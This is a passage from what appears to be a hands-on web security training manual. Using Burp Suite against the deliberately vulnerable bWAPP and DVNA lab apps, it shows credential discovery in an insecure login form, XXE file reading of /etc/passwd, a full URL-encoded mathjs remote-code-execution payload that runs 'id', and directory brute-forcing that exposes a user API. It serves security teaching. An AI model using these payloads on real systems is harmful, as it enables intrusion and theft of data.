Upgrade-Insecure-Requests: 1  
  
login=bee&password=bug&security\_level=0&form=submit

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer Ctrl+Q
- Send to Comparer Ctrl+Alt+C
- Send to Decoder Ctrl+E
- Request in browser ►
- Engagement tools ►
- Change request method Ctrl+M
- Change body encoding
- Copy URL Ctrl+5
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests ►
- Do intercept** ► **Response to this request**
- Convert selection
- URL-encode as you type

17. Click on "Forward" button.


Response from http://192.168.56.101:5555/login.php

**Forward** **Drop** **Intercept is on** **Action** **Comment this item**

**Raw** **Headers** **Hex**

HTTP/1.1 302 Found  
Date: Tue, 23 Oct 2018 08:34:57 GMT  
Server: Apache/2.4.7 (Ubuntu)  
X-Powered-By: PHP/5.5.9-1ubuntu4.14  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
Set-Cookie: PHPSESSID=vtom4fdai68fhpi8a1tj4n0v5; path=/  
Set-Cookie: security\_level=0; expires=Wed, 23-Oct-2019 08:34:58 GMT; Max-Age=31536000; path=/  
Location: portal.php  
Content-Length: 0  
Connection: close  
Content-Type: text/html

18. Turn-off interception mode in Burp, by clicking on the "Intercept is on" button.
19. Now that you are logged into the BWAPP application, scroll down the vulnerability list and select "Broken Authentication - Insecure Login Forms" option.



20. Click on "Hack" button. You would see an insecure login form on your screen:

The screenshot shows a login form titled "Broken Auth. - Insecure Login Forms". The form contains the following fields:


Enter your credentials.

Login:

Password:

**Login**

21. Repeat steps #11 till #17, and analyze the server response.



```

<table>
<tr>
<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>
</tr>
</table>
</div>
<div id="main">
<h1>Broken Auth. - Insecure Login Forms</h1>
<p>Enter your credentials.</p>
<form action="/ba_insecure_login_1.php" method="POST">
<p><label for="login">Login:</label><font color="white">tonystark</font><br />
<input type="text" id="login" name="login" size="20" /></p>
<p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
<input type="password" id="password" name="password" size="20" /></p>
<button type="submit" name="form" value="submit">Login</button>
</form>
<br />

```

② < + > Type a search term 0 matches

22. Turn-off interception mode in Burp, by clicking on the "Intercept is on" button.
23. Go to the BWAPP web application, and try logging in with the newly found credentials, i.e., enter `tonystark` as the username and `I am Iron Man` as the password, and click on "Login" button.

## / Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:

Successful login! You really are Iron Man :)

## A4 - XML External Entity (XXE) Injection

XML External Entity (XXE) Injection occurs when XML parsers allow for the processing of external XML entities. These external entities can reference files on the local file system or even share drives. The successful exploitation of XXE can result in the ability to compromise read arbitrary files on the remote server, mapping of internal networks, and in some cases it can lead to remote code execution.

1. Disable intercept mode in Burp.
2. Access: <http://192.168.56.101:9090>
3. Make sure You are logged in to DVNA
4. Navigate to "A4: XML External Entities" > "XXE: Import Products". Notice that "Bulk Import Products" feature has a file upload functionality.

The screenshot shows two pages from the Damn Vulnerable NodeJS Application. The top page is the OWASP Top 10 2017, specifically the A4: XML External Entities section. A red arrow labeled '1' points to the 'A4: XML External Entities' link in the sidebar. Another red arrow labeled '2' points to the 'XXE: Import Products' link under the 'Scenario' heading. The bottom page is the 'Bulk Import Products' feature, which includes a file upload input field and a 'Browse...' button.

5. Let's upload valid, benign XML file and observe the application behaviour. Save the following XML snippet into a file with .xml extension, and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp.

```
<products>
  <product>
    <name>Xbox One</name>
    <code>23</code>
    <tags>gaming console</tags>
    <description>Gaming console by Microsoft</description>
  </product>
  <product>
    <name>Playstation 4</name>
    <code>26</code>
    <tags>gaming console</tags>
```

```

<description>Gaming console by Sony</description>
</product>
</products>

```

**Intercept** HTTP history WebSockets history Options

Request to http://localhost:9090 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /app/bulkproducts HTTP/1.1  
Host: localhost:9090  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost:9090/app/bulkproducts  
Content-Type: multipart/form-data; boundary=-----3152535318773870491495339952  
Content-Length: 721  
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8Hianpm2d2N7n47mrL%2FE  
Connection: close  
Upgrade-Insecure-Requests: 1

-----3152535318773870491495339952  
Content-Disposition: form-data; name="products"; filename="xxe.xml"  
Content-Type: text/xml

```

<products>
<product>
    <name>Xbox One</name>
    <code>23</code>
    <tags>gaming console</tags>
    <description>Gaming console by Microsoft</description>
</product>
<product>
    <name>Playstation 4</name>
    <code>26</code>
    <tags>gaming console</tags>
    <description>Gaming console by Sony</description>
</product>
</products>

```



- Send the intercepted request to Burp Repeater(CTRL+R), and navigate to repeater(CTRL+SHIFT+R).
- Forward the request in repeater and follow redirection. Notice that the XML is parsed and the application created a table with the XML data provided.

Go Cancel < > Follow redirection

Request 1

2

Raw Params Headers Hex

Target: http://localhost:9090

POST /app/bulkproducts HTTP/1.1  
Host: localhost:9090  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost:9090/app/bulkproducts  
Content-Type: multipart/form-data;  
boundary=-----15417927501370707934  
Content-Length: 724

Response

HTTP/1.1 302 Found  
X-Powered-By: Express  
Location: /app/products  
Vary: Accept  
Content-Type: text/html; charset=utf-8  
Content-Length: 70  
Date: Thu, 23 Aug 2018 07:18:35 GMT  
Connection: close

<p>Found. Redirecting to <a href="/app/products">/app/products</a></p>

```
GET /app/products HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:62.0) Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/bulkproducts
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3
ahOKNMKki%2FJAve7194MrQ8H1anpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
```

</tr>
<tr>
<td>1</td>
<td>Xbox One</td>
<td>23</td>
<td>gaming console</td>
<td>Gaming console by Microsoft</td>
<td>
<a href='/app/modifyproduct?id=1'>Edit</a>
</td>
</tr>
<tr>
<td>2</td>
<td>Playstation 4</td>
<td>26</td>
<td>gaming console</td>
<td>Gaming console by Sony</td>
<td>
</tr>

8. Let's check if the XML parser allows external entity expansion.

9. In repeater, modify the request body of the POST request. Modify the XML payload to the following:

```
<!DOCTYPE test [<!ENTITY desc "I love this product!">]>
<products>
    <product>
        <name>Television</name>
        <code>100</code>
        <tags>entertainment</tags>
        <description>&desc;</description>
    </product>
</products>
```

Upgrade-Insecure-Requests: 1

-----15417927501370707934767392232  
Content-Disposition: form-data; name="products"; filename="test.xml"  
Content-Type: text/xml

<!DOCTYPE test [<!ENTITY desc "I love this product!">]>
<products>
 <product>
 <name>Television</name>
 <code>100</code>
 <tags>entertainment</tags>
 <description>&desc;</description>
 </product>
</products>

10. Forward the request and follow redirection. Notice that the XML parser expanded the entity, and that the product description is updated.

```

<td>
    <a href='/app/modifyproduct?id=9'>Edit</a>
</td>
</tr>

<tr>
    <td>17</td>
    <td>Television</td>
    <td>100</td>
    <td>entertainment</td>
    <td>I love this product!</td>
    <td>
        <a href='/app/modifyproduct?id=17'>Edit</a>
    </td>
</tr>

```

11. Let's use an XML external entity to read files on the remote server.
12. In the request body of the POST request in the repeater, modify the XML payload to the following:

```

<!DOCTYPE foo [

```

13. Forward the request and follow redirection. Notice that the XML parser processed the external entity and the product description is updated with contents of `/etc/passwd` on the remote server where the XML parser is running.

```

<td>9</td>
<td>Playstation 4</td>
<td>274</td>
<td>gaming console</td>
<td>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
node:x:1000:1000::/home/node:/bin/bash
</td>
```



## A9 - Using Components with Known Vulnerabilities

Components such as libraries, frameworks & other modules, almost always run with privileges. Exploitation of a vulnerable component can cause serious data loss or server takeover. Apps using components with known vulnerabilities may undermine app defenses and enable a range of attacks.

### Using Components with Known Vulnerabilities

#### mathjs Remote Code Execution

The version of mathjs(<https://www.npmjs.com/package/mathjs>) library used in the application has a remote code execution vulnerability that allows an attacker to run arbitrary code on the server.

The calculator implementation uses `mathjs.eval` to evaluate user input at

<http://192.168.56.101:9090/app/calc>

**Step 1:** Login to the application and navigate to `/app/calc`. Notice that there is a simple calculator functionality

#### Simple Store Math

Maths equation Input  
(3+3)\*2  
Submit

**Step 2:** Enter some math expression such as `2+4` and press enter. Intercept this request using Burp

**Step 3:** Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

**Step 4:** Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
eqn=2%2B2
```

```
</div>
</div>

<div class='row'>
<div class='col-md-12'>
<h2>Result</h2>
<hr/>

<pre>4</pre>
</div>
</div>

</div></div></div>
<script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
var converter = new showdown.Converter();
```

There is no input validation either, probably because it is going to be a maths equation which will contain symbols

**Step 5:** Modify the value of `eqn` in the POST request body to: `cos.constructor("return 500")()`

**Request**

Raw Params Headers Hex

POST /app/calc HTTP/1.1  
Host: 192.168.56.101:9090  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101:9090/app/calc  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 35  
Cookie: security\_level=0;  
connect.sid=s%3AnALjKt862RLCDvijDMW5ed3j4ob2J\_U.EVovsu1hJF%2Fb  
QOeEN5sSSyC%2BQH1zQnPz21fHVBYQNrE  
Connection: close  
Upgrade-Insecure-Requests: 1  
eqn=cos.constructor("return 500")()

**Response**

Raw Headers Hex HTML Render

```

<input type="text" name="eqn" value="<div></div></div>
<input type="submit" value="Submit" id="pin">
</fieldset>
</form>
</div>
</div>
</div>

<div class='row'>
<div class='col-md-12'>
<h2>Result</h2>
<hr/>
<pre>500</pre>
</div>
</div>

</div></div></div>
<script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
var converter = new showdown.Converter();

$.each($('.markdown'), function(idx, val) {
    txt = $(val).html();
    $(val).html(converter.makeHtml(txt));
    $(val).removeClass('markdown');
});
</script>

<footer>
<div class='container'>
<div class='row'>

```

**Step 6:** Modify the value of `eqn` in the POST request body to following, and forward the request. Notice that the response has the output of `id` command executed on the remote server:

```

cos.constructor%28%22spawn_sync+%3D+process.binding%28%27spawn_sync%27%29%3B+normalizeSpawnArguments+%3D+function%2
8c%2Cb%2Ca%29%7Bif%28Array.isArray%28b%29%3Fb%3Db.slice%280%29%3A%28a%3Db%2Cb%3D%5B%5D%29%2Ca%3D%3D%3Dundefined%26%2
6%28a%3D%7B%7D%29%2Ca%3DObject.assign%28%7B%7D%2Ca%29%2Ca.shell1%29%7Bconst+g%3D%5Bc%5D.concat%28b%29.join%28%27%27%27%2
29%3Btypeof+a.shell1%3D%3D%3D%27string%27%3Fc%3Da.shell1%3Ac%3D%27%2Fbin%2Fsh%27%2Cb%3D%5B%27-
c%27%2Cg%5D%3B%7Dtypeof+a.argv%0%3D%3D%3D%27string%27%3Fb.unshift%28a.argv%0%29%3Ab.unshift%28c%29%3Bvar+d%3Da.env%7C%
7Cprocess.env%3Bvar+e%3D%5B%5D%3Bfor%28var+f+in+d%29e.push%28f%2B%27%3D%27%2Bd%5Bf%5D%29%3Breturn%7Bfile%3Ac%2Cargs%3
3Ab%2Coptions%3Aa%2CenvPairs%3Ae%7D%3B%7D%3BspawnSync+%3D+function%28%29%7Bvar+e%3DnormalizeSpawnArguments.apply%28n
ull%2Carguments%29%3Bvar+a%3Dd.options%3Bvar+c%3Bif%28a.file%3Dd.file%2Ca.args%3Dd.args%2Ca.envPairs%3Dd.envPairs%2C
a.stdio%3D%5B%7Btype%3A%27pipe%27%2Creadable%3A%210%2Cwritable%3A%211%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2C
writable%3A%210%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2Cwritable%3A%210%7D%5D%2Ca.input%29%7Bvar+g%3Da.stdio%5
B0%5D%3Util._extend%28%7B%7D%2Ca.stdio%5B0%5D%29%3Bg.input%3Da.input%3B%7Dfor%28c%3D0%3Bc%3Ca.stdio.length%3Bc%2B%2
B%29%7Bvar+e%3Da.stdio%5Bc%5D%26%26a.stdio%5Bc%5D.input%3Bif%28e%21%3Dnull%29%7Bvar+f%3Da.stdio%5Bc%5D%3Util._exten
d%28%7B%7D%2Ca.stdio%5Bc%5D%29%3Bi%3Duint8Array%28e%29%3Ff.input%3De%3Af.input%3Dbuffer.from%28e%2Ca.encoding%29%3B%7D
%7Dconsole.log%28a%29%3Bvar+b%3Dspawn_sync.spawn%28a%29%3Bif%28b.output%26%26a.encoding%26%26a.encoding%21%3D%3D%27b
uffer%27%29for%28c%3D0%3Bc%3Cb.output.length%3Bc%2B%2B%29%7Bif%28%21b.output%5Bc%5D%29continue%3Bb.output%5Bc%5D%3D
b.output%5Bc%5D.toString%28a.encoding%29%3B%7Dreturn+b.stdout%3Db.output%26%26b.output%5B1%5D%2Cb.stderr%3Db.output%2
6%26b.output%5B2%5D%2Cb.error%26%26%28b.error%3D+b.error+%2B%27spawnSync+%27%2Bd.file%2Cb.error.path%3Dd.file%2Cb.e
rror.spawnargs%3Dd.args.slice%281%29%29%3B%7D%22%29%28%29%3Bcos.constructor%28%22return+spawnSync%28%27id%27%29.
output%5B1%5D%22%29%28%29 .
```

## References

- <https://capacitorset.github.io/mathjs/>

## A3 - Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Sometimes data pertaining to the configuration of systems is also leaked by error messages or forgotten debug pages.

- Access the admin dashboard as a non-admin user, at <http://192.168.56.101:9090/app/admin>. Intercept this request using Burp.

```

GET /app/admin/. HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
    
```

- Send the intercepted request to Burp Intruder(CTRL+I).
- Navigate to Intruder(CTRL+SHIFT+I).
- Go to "Intruder" > "Positions" tab.
- Under "Payload Positions", select "Attack type" as "Sniper".
- In the GET request, append the string `/test` to the admin dashboard URL `/app/admin`.
- Select the term `test`, and add it as a payload position.

Position	Value
1	GET /app/admin/\$test\$ HTTP/1.1
2	Host: localhost:9090
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5	Accept-Language: en-US,en;q=0.5
6	Accept-Encoding: gzip, deflate
7	Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
8	Connection: close
9	Upgrade-Insecure-Requests: 1
10	Pragma: no-cache
11	Cache-Control: no-cache

- Go to "Intruder" > "Payloads" tab.
- Under "Payload Sets", select "Payload set" as "1" and "Payload type" as "Simple list".
- Under "Payload Options" add a set of possible directories to the list.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payloads for each payload set, and each payload type can be customized in different ways.

Payload set: 1      Payload count: 362  
 Payload type: Simple list      Request count: 362

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	a
Load ...	about
Remove	access
Clear	account
Add	accounting
	activex
	admin
	administration
Add	Enter a new item
Add from list ...	

For example, copy and paste the following list:

```
admin
root
user
users
temp
index
account
accounting
about
access
activities
blog
```

- Click "Start attack" and when the attack results are displayed, then sort by length. Notice that the "/users" sub-path exists on the application.

Request	Payload	Status	Error	Timeout	Length	Comment
329	users	200	<input type="checkbox"/>	<input type="checkbox"/>	4979	
0		404	<input type="checkbox"/>	<input type="checkbox"/>	397	
1	a	404	<input type="checkbox"/>	<input type="checkbox"/>	394	
2	about	404	<input type="checkbox"/>	<input type="checkbox"/>	398	
3	access	404	<input type="checkbox"/>	<input type="checkbox"/>	399	
4	account	404	<input type="checkbox"/>	<input type="checkbox"/>	400	
5	accounting	404	<input type="checkbox"/>	<input type="checkbox"/>	403	
6	activex	404	<input type="checkbox"/>	<input type="checkbox"/>	400	
7	admin	404	<input type="checkbox"/>	<input type="checkbox"/>	398	
8	administration	404	<input type="checkbox"/>	<input type="checkbox"/>	407	
9	administrator	404	<input type="checkbox"/>	<input type="checkbox"/>	406	
10	adminuser	404	<input type="checkbox"/>	<input type="checkbox"/>	402	
11	Album	404	<input type="checkbox"/>	<input type="checkbox"/>	398	

**Start attack**

- In Firefox, access the discovered URL, i.e., <http://192.168.56.101:9090/app/admin/users>, and intercept this request in Burp.

Request to http://192.168.56.101:9090

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET /app/admin/users HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0;
connect.sid=s%3AnALIJKt86zLCDvijDMW5ed3J4ob2J_U.EVovsu1hjF%2FbQOeEN5sSSyC%2BQH1zQnPs21fHVB
YQNrE
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"12a7-0zhMxYZC2y6ApAK5DgjIXG4nNPs"
```

12. Send the request to repeater tool by pressing [CTRL+R].
13. Switch to repeater tab, by pressing [CTRL+SHIFT+R].
14. In repeater, forward the request by pressing [CTRL+G] to see the response.

The screenshot shows the Burp Suite interface with the Repeater tool open. The 'Request' tab is selected, displaying the same GET request as above. The 'Response' tab is also visible, showing the received response from the target server:

```
HTTP/1.1 304 Not Modified
X-Powered-By: Express
ETag: W/"12a7-0zhMxYZC2y6ApAK5DgjIXG4nNPs"
Date: Fri, 26 Oct 2018 00:03:35 GMT
Connection: close
```

15. If you see "If-None-Match" header in the request, then remove it (along with its value), and forward the modified request.

**Request**

Raw Params Headers Hex

```
GET /app/admin/users HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0;
connect.sid=s%3AnALjIkt86zRLCDvijDMW5ed3j4ob2J_U.EVovsu1hjF%2FbQOeEN5sSSyC%2BQH1zQnPs21fHVBYQNtE
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex HTML Render

```
var row = table.insertRow(j);
var c_id = row.insertCell(0);
var c_name = row.insertCell(1);
var c_email = row.insertCell(2);
c_id.innerHTML = users[i].id;
c_name.innerHTML = users[i].name;
c_email.innerHTML = users[i].email;
i=i+1;
j=j+1;
}

function loadUsers() {
var xmlhttp = new XMLHttpRequest();

xmlhttp.onreadystatechange = function() {
if (xmlhttp.readyState == XMLHttpRequest.DONE) {
if (xmlhttp.status == 200) {
respson = JSON.parse(xmlhttp.responseText);
appendUsers(respson.users);
console.log('There was a 200');
}
else if (xmlhttp.status == 400) {
console.log('There was an error 400');
}
else {
console.log('something else other than 200 was returned');
}
}
xmlhttp.open("GET", "/app/admin/usersapi", true);
xmlhttp.send();
}
loadUsers();
</script>
</body>
</html>
```

① < + > Type a search term 0 matches Done

② < + > ap! 1 match 4,979 bytes | 15 millis

16. Analyze the response to see if any sensitive information was revealed. You should be able to see a sensitive administrative path revealed in the response: /app/admin/usersapi
17. Modify the request path in repeater tool. Change it to /app/admin/usersapi , and forward the request.

**Request**

Raw Params Headers Hex

```
GET /app/admin/usersapi HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0;
connect.sid=s%3AnALjIkt86zRLCDvijDMW5ed3j4ob2J_U.EVovsu1hjF%2FbQOeEN5sSSyC%2BQH1zQnPs21fHVBYQNtE
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 262
ETag: W/"106-hufqLIEfSV1McScrMuPBGjArG8"
Date: Fri, 26 Oct 2018 00:17:54 GMT
Connection: close

{"success":true,"users":[{"id":1,"name":"Riddhi","login":"riddhi","email":"riddhi@appsecco.com","password":"$2a$10$X8LU0YAC3W01vQY3eE6dLunxgjHGG3YN.mxmvfaov/zM4LdypqCWB2","role":null,"createdAt":"2018-10-19T15:54:31.320Z","updatedAt":"2018-10-19T15:54:31.320Z"}]}
```

You should be able to see the details (including encrypted passwords) of all users registered on the system.

## A7:2017-Cross-Site Scripting (XSS)

- DOM XSS
- Reflected XSS
- Stored XSS

## DOM based XSS

**Step 1:** Let's Register a user on the application at `http://localhost:9090/register`. Enter the details and click submit. Intercept this request using Burp

**Step 1:** Modify the name parameter in the intercepted POST request's body to

